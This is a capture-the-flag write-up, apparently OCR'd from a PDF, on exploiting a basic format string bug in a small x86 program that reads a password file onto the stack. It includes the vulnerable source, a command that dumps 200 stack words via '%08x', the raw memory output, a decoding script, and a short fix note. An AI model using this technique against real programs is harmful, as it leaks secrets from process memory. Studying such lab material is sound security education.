

ELF x86 - Format string bug basic 1

Abdoulkader MOUSSA MOHAMED

April 2023

1 Search vulnerability

Here are the protections on the program :

- × Position Independent Executable
- × Read Only relocations
- × Pile non exécutable
- × Tas non exécutable
- × Distribution aléatoire de l'espace d'adressage
- × Source Fortification
- × Stack-Smashing Protection
- ✓ Accès au code source

Let's firstly read the source code of our program.

```
..
int main(int argc, char *argv[]){
        FILE *secret = fopen("/challenge/app-systeme/ch5/.passwd",
    "rt");
        char buffer[32];
        fgets(buffer, sizeof(buffer), secret);
        printf(argv[1]);
        fclose(secret);
        return 0;
}
```

We notice that :

* The input data provided to the program (as an argument) will be used in `printf`. However, in this context, the call to `printf` is vulnerable to `format string` attacks because it has not been provided with a format string (`formatage`).

* The `flag` is stored in `buffer`.

* By exploiting the `format string` vulnerability, we can read the stack and, as a result, obtain the flag.

2 Exploit it !

We can read 200 elements from the stack with the following command :

```
./ch5 "$(python -c 'print("%08x "*200)')"
```

Here is the output :

```
00000020 0804b160 0804853d 00000009 bffff97f b7e19679 bffff844 b7fc1000 b7fc1000 \\
0804b160 39617044 28293664 6d617045 bf000a64 0804861b 00000002 bffff844 bffff850 \\
029d4e00 bffff7b0 00000000 00000000 b7e01fa1 b7fc1000 b7fc1000 00000000 b7e01fa1 \\
00000002 bffff844 bffff850 bffff7d4 00000001 00000000 b7fc1000 b7fe771a b7fff000 \\
00000000 b7fc1000 00000000 00000000 adb5fe4c 9264585c 00000000 00000000 00000000 \\
00000002 08048410 00000000 b7fecde0 b7fe7970 0804a000 00000002 08048410 00000000 \\
08048442 08048526 00000002 bffff844 080485d0 08048630 b7fe7970 bffff83c b7fff940 \\
00000002 bffff97f bffff985 00000000 bffffd6e bffffd99 bffffdce bffffddf bffffe01 \\
bffffe47 bffffe5b bffffe70 bffffe8f bffffeaf bffffed0 bffffee4 bfffff03 bfffff17 \\
bfffff27 bfffff32 bfffff3a bfffff52 bfffff71 bffffffee 00000000 00000020 b7fd6e5c \\
00000021 b7fd6000 00000010 1f8bfbff 00000006 00001000 00000011 00000064 00000003 \\
08048034 00000004 00000020 00000005 00000009 00000007 b7fd8000 00000008 00000000 \\
00000009 08048410 0000000b 00000451 0000000c 000004b5 0000000d 00000451 0000000e \\
00000451 00000017 00000001 00000019 bffff95b 0000001a 00000000 0000001f bffffff6 \\
0000000f bffff96b 00000000 00000000 00000000 00000000 00000000 b8000000 4f029d4e \\
5e99a92d 5ac38655 698325cc 00363836 00000000 00000000 00000000 2e000000 3568632f \\
38302500 30252078 25207838 20783830 78383025 38302520 30252078 25207838 20783830 \\
78383025 38302520 30252078 25207838 20783830 78383025 38302520 30252078 25207838 \\
20783830 78383025 38302520 30252078 25207838 20783830 78383025 38302520 30252078 \\
25207838 20783830 78383025 38302520 30252078 25207838 20783830 78383025 38302520 \\
30252078 25207838 20783830 78383025 38302520 30252078 25207838 20783830 78383025 \\
38302520 30252078 25207838 20783830 78383025 38302520 30252078 25207838 20783830 \\
78383025 38302520
```

Then we write a python program that will reverse the byte order and convert to string :

```
data = ".." # Data  is equal to the previous output

data = data.split()

decoded_data = []

for d in data:
        tmp = chr(int('0x' + d[6] + d[7], 16)) +  chr(int('0x' + d
    [4] + d[5], 16)) +  chr(int('0x' + d[2] + d[3], 16))  + chr(int
    ('0x' + d[0] + d[1], 16))
        decoded_data.append(tmp)

print(" ".join(decoded_data))
```

Finaly, in the output, we can see our flag.

3 How to correct it

There are several `compiler` options that can issue warnings when a format string bug is detected like `-Wformat, -Wformat-overflow`.